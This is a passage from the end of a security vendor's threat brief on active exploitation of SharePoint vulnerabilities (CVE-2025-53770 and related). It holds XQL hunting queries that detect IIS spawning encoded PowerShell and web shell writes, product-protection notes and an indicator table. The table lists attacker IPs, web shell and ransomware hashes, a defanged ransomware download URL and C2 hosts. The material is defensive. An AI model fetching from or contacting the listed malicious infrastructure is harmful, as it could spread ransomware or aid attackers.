15       Payload = trim(json_extract(dynamic_event_string_map, "$.30"), "\""),
16       Headers = trim(json_extract(dynamic_event_string_map, "$.32"), "\"")
17
18
19
```

```
// Extract the X-Forwarded-For headers from the Headers field in an attempt to identify the source of exploitation

| alter x_forwarded_for_header = regextract(lowercase(Headers), "\|(?:client-ip|x-forwarded-for)\:((?:25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9][0-9]|[1-9])(?:\.(?:25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9][0-9]|[0-9])){3})\|")

| fields _time, agent_hostname, actor_effective_username, actor_process_image_path, actor_process_command_line, IIS_appName, dynamic_event_string_map, event_thread_context, EventSrcIP, x_forwarded_for_header, RequestURI, Payload, Headers
```

```
// Description: This query identifies specific files being written to the observed file paths during exploitation. This query may identify false-positive, legitimate files.

dataset = xdr_data

| fields _time, agent_hostname, causality_actor_process_image_name, causality_actor_process_command_line, actor_process_image_name, actor_process_command_line, action_file_name, action_file_path, action_file_extension, action_file_sha256, event_type, event_sub_type

| filter event_type = ENUM.FILE and event_sub_type in (ENUM.FILE_WRITE, ENUM.FILE_CREATE_NEW) and lowercase(action_file_path) ~= "web server extensions\\1[5-6]\\template\\layouts" and lowercase(action_file_extension) in ("asp", "aspx", "js", "txt", "css")

| filter lowercase(actor_process_image_name) in ("powershell.exe", "cmd.exe", "w3wp.exe")

| comp values(action_file_name) as action_file_name, values(action_file_path) as action_file_path, values(actor_process_command_line) as actor_process_command_line by agent_hostname, actor_process_image_name addrawdata = true
```

```
// Description: This query identifies the IIS Process Worker, w3wp invoking a command shell which executes a base64 encodedPowerShell command. This is not specific to the CVE, and may catch potential other post-exploitation activity.

dataset = xdr_data

| fields _time, agent_hostname, causality_actor_process_image_name, actor_process_image_name, actor_process_command_line, action_process_image_name, action_process_image_command_line , event_type, event_sub_type

| filter event_type = ENUM.PROCESS and event_sub_type = ENUM.PROCESS_START and lowercase(causality_actor_process_image_name) = "w3wp.exe" and lowercase(actor_process_image_name) = "cmd.exe" and lowercase(action_process_image_name) = "powershell.exe" and action_process_image_command_line  ~= "(?:[A-Za-z0-9+\/]{4})*(?:[A-Za-z0-9+\/]{4}|[A-Za-z0-9+\/]{3}=|[A-Za-z0-9+\/]{2}={2})"
```

Conclusion

Based on observations of in-the-wild exploitation and the ease and effectiveness of this exploit, Palo Alto Networks highly recommends following Microsoft's guidance to protect your organization. Palo Alto Networks and Unit 42 will continue to monitor the situation for updated information.

Palo Alto Networks has shared our findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Palo Alto Networks customers are better protected by our products, as listed below. We will update this threat brief as more relevant information becomes available.

Palo Alto Networks Product Protections for Active Exploitation of Microsoft SharePoint Vulnerabilities

Palo Alto Networks customers can leverage a variety of product protections and updates to identify and defend against this threat.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Next-Generation Firewalls With Advanced Threat Prevention

Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block CVE-2025-49704, CVE-2025-49706, CVE-2025-53770 and CVE-2025-53771 exploitation via the following Advanced Threat Prevention signatures: 96481, 96436 and 96496.

Cloud-Delivered Security Services for the Next-Generation Firewall

Advanced URL Filtering and Advanced DNS Security identify known IP addresses associated with this activity as malicious.

Cortex

Cortex has released a playbook as part of the Cortex Response and Remediation Pack.

Triggered by a SharePoint "ToolShell" alert or a manual kick-off, the playbook first fingerprints every SharePoint host via a lightweight XQL query. It then hunts in parallel for:

- Newly written web shells on the disk
- Traffic logs for the CVE exploitation and web shell access
- .NET telemetry to pull attacker IPs and payloads
- IoCs that merge Unit 42 indicators with locally extracted data
- Pre- and post-exploitation behavior

Any confirmed indicators are automatically blocked.

The run closes by surfacing machine key rotation, the July 2025 patch links and a centralized view of threat hunting findings.

Cortex Cloud

Cortex Cloud version 1.2 can find the vulnerabilities and block known exploitation activities related to the exploitation chain of CVE-2025-49704 and CVE-2025-49706 and report known exploitation activities related to the chain of CVE-2025-53770 and CVE-2025-53771.

Cortex XDR and XSIAM

Cortex XDR agents version 8.7 with content version 1880-20113 (or 1890-20101) will block known exploitation activities related to the exploitation chain of both CVE-2025-49704, CVE-2025-49706 as well as CVE-2025-53770, CVE-2025-53771. Customers are advised to review the email sent to them by Product Management to ensure receiving said protection.

Cortex Xpanse

Cortex Xpanse has the ability to identify exposed SharePoint devices on the public internet and escalate these findings to defenders. Customers may also opt into Xpanse Attack Surface Testing, which allows customers to initiate an external vulnerability scan for CVE-2025-53770 across their exposed SharePoint servers. Customers can enable alerting internet-exposed SharePoint by ensuring that the SharePoint Server Attack Surface Rule is enabled. Identified findings can either be viewed in the Threat Response Center or in the incident view of Expander. These findings are also available for Cortex XSIAM customers who have purchased the ASM module.

Indicators of Compromise

Table 2 shows a list of indicators associated with SharePoint exploitation activity observed by Unit 42 and their description.

Indicator	Description
107.191.58[.]76	Exploitation source, delivered spinstall0.aspx
104.238.159[.]149	Exploitation source,

	delivered spinstall0.aspx
96.9.125[.]147	Exploitation source, modules qlj22mpc and bjcloiyq
139.144.199[.]41	Exploitation source
89.46.223[.]88	Exploitation source
45.77.155[.]170	Exploitation source
154.223.19[.]106	Exploitation source
185.197.248[.]131	Exploitation source
149.40.50[.]15	Exploitation source
64.176.50[.]109	Exploitation source
149.28.124[.]70	Exploitation source
206.166.251[.]228	Exploitation source
95.179.158[.]42	Exploitation source
86.48.9[.]38	Exploitation source
128.199.240[.]182	Exploitation source
212.125.27[.]102	Exploitation source
91.132.95[.]60	Exploitation source

C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx	File created after encoded command run
C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\15\TEMPLATE\LAYOUTS\spinstall0.aspx	File created after encoded command run
C:\Program Files\Common Files\microsoft shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\debug_dev.js	File created after PowerShell command run
4A02A72AEDC3356D8CB38F01F0E0B9F26DDC5CCB7C0F04A561337CF24AA84030	.NET module qlj22mpc - initial hash observed
B39C14BECB62AEB55DF7FD55C814AFBB0D659687D947D917512FE67973100B70	.NET module bjcloiyq
FA3A74A6C015C801F5341C02BE2CBDFB301C6ED60633D49FC0BC723617741AF7	.NET module - targeting ViewState
390665BDD93A656F48C463BB6C11A4D45B7D5444BDD1D1F7A5879B0F6F9AAC7E	.NET module
66AF332CE5F93CE21D2FE408DFFD49D4AE31E364D6802FFF97D95ED593FF3082	.NET module
7BAF220EB89F2A216FCB2D0E9AA021B2A10324F0641CAF8B7A9088E4E45BEC95	.NET module
92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514	spinstall0.aspx webshell
33067028e35982c7b9fdcfe25eb4029463542451fdff454007832cf953feaf1e	4L4MD4R ransomware sample
hxxps[:]//ice[.]theinnovationfactory[.]it/static/4l4md4r.exe	URL for 4L4MD4R ransomware download and execution
bpp.theinnovationfactory[.]it	C2 server for 4L4MD4R ransomware

145.239.97[.]206	C2 domain for 4L4MD4R ransomware

Table 2. Indicators associated with SharePoint exploitation activity observed by Unit 42.

Additional Resources

- Disrupting active exploitation of on-premises SharePoint vulnerabilities – Microsoft Security
- Unit 42 Threat Briefing | Defending Against Active Microsoft SharePoint Exploits – Unit 42 Threat Briefing Webinar on BrightTALK

Updated July 21 at 7:00 p.m. ET to clarify chaining description.

Updated July 22 at 7:30 a.m. PT to add additional Palo Alto Networks product protections language and eight additional indicators.

Updated July 22 at 11:30 a.m. PT to add additional Palo Alto Networks product protections language for Next Generation Firewalls including Threat Prevention signatures. Also added new mitigation information from Microsoft on machine key rotation.

Updated July 22 at 3:00 p.m. PT to update Table 1 including revised CVSS scores. Also updated the second Managed Threat Hunting query.

Updated July 24 at 7:15 a.m. PT to include product protections information for Cortex Cloud. Added Additional Resources section.

Updated July 24 at 3:25 p.m. PT to update some language in Executive Summary, changing "on-premises" to "self-hosted" and "cloud" to "SaaS." Updated Additional Resources.

Updated July 25 at 3:35 p.m. PT to add more information on attack scope, including graph of activity volume over time. Added Cortex Playbook to Product Protections section as well as an additional Threat Prevention signature. Updated Cortex XDR protections information. Updated advice from Microsoft on machine key rotation.

Updated July 29 at 4:00 p.m. PT with a significant update on threat group activity tracked as CL-CRI-1040 with some activity overlapping with Storm-2603. Added details to Scope of Attack section including Initial Reconnaissance, Payloads Delivered, Targeting List and Attribution sections. Updated the Indicators of Compromise section and added an initial indicator.

Updated July 31 at 3:30 p.m. PT with a significant update on 4L4MD4R ransomware delivered via exploitation of ToolShell to the Scope of Attack section. Added related indicators to Indicators of Compromise section.

Updated August 12 at 5:00 p.m. PT to note that all four CVEs are covered with Advanced Threat Prevention.

Table of Contents

-
- Executive Summary

- Details of the Vulnerabilities
- Current Scope of the Attack Using CVE-2025-49706, CVE-2025-49704, CVE-2025-53770 and CVE-2025-53771
    - Update July 31, 2025 – Exploitation of ToolShell for Ransomware
    - Update July 29, 2025 – Overlap of Activity With Storm-2603
    - Initial Reconnaissance
    - Payloads Delivered
    - Targeting List
    - Attribution
    - Activity Timeline
    - Variation 1
    - Variation 2
    - Variation 3
- Interim Guidance
- Unit 42 Managed Threat Hunting Queries
- Conclusion
- Palo Alto Networks Product Protections for Active Exploitation of Microsoft SharePoint Vulnerabilities
    - Next-Generation Firewalls With Advanced Threat Prevention
    - Cloud-Delivered Security Services for the Next-Generation Firewall
    - Cortex
    - Cortex Cloud
    - Cortex XDR and XSIAM
    - Cortex Xpanse
- Indicators of Compromise
- Additional Resources

Related Articles

- Microsoft WSUS Remote Code Execution (CVE-2025-59287) Actively Exploited in the Wild (Updated November 3)
- Jingle Thief: Inside a Cloud-Based Gift Card Fraud Campaign
- Threat Insights: Active Exploitation of Cisco ASA Zero Days